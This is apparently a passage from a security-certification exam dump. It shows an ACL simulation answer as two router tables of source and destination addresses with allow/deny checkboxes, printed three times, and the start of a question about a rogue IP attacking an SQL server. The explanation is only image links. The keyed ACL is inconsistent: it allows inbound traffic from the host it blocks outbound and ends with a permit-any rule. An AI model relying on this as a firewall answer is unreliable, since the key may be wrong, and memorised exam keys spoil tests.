
Correct Answer: Please review following steps:

Section: (none)


Explanation


Explanation/Reference:

Check the below images for more details:




















ROUTER 1 ACL

Source Address	Destination Address	Deny	Allow
3.10.100.71	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.40	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.50	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.60	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	45.72.100.3	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.168.1.0/24	200.37.3.10	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	3.10.100.71	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.60	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.40	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.50	<input type="checkbox"/>	<input checked="" type="checkbox"/>
200.37.3.10	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
45.72.100.3	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Reset ACL
Save
Exit

ROUTER 2 ACL			
Source Address	Destination Address	Deny	Allow
3.10.100.71	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.40	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.50	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.60	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	45.72.100.3	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.168.1.0/24	200.37.3.10	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	3.10.100.71	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.60	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.40	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.50	<input type="checkbox"/>	<input checked="" type="checkbox"/>
200.37.3.10	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
45.72.100.3	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input type="checkbox"/>	<input checked="" type="checkbox"/>





Source Address	Destination Address	Deny	Allow
3.10.100.71	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.40	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.50	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
10.2.0.60	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	45.72.100.3	<input checked="" type="checkbox"/>	<input type="checkbox"/>
192.168.1.0/24	200.37.3.10	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	3.10.100.71	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.60	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.40	<input type="checkbox"/>	<input checked="" type="checkbox"/>
192.168.1.0/24	10.2.0.50	<input type="checkbox"/>	<input checked="" type="checkbox"/>
200.37.3.10	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
45.72.100.3	192.168.1.0/24	<input type="checkbox"/>	<input checked="" type="checkbox"/>
IP Any	IP Any	<input type="checkbox"/>	<input checked="" type="checkbox"/>

QUESTION 312

Company A has noticed abnormal behavior targeting their SQL server on the network from a rogue IP address. The company uses the following internal IP address ranges: 192.10.1.0/24 for


the corporate site and 192.10.2.0/24 for the remote site. The Telco router interface uses the 192.10.5.0/30 IP range.

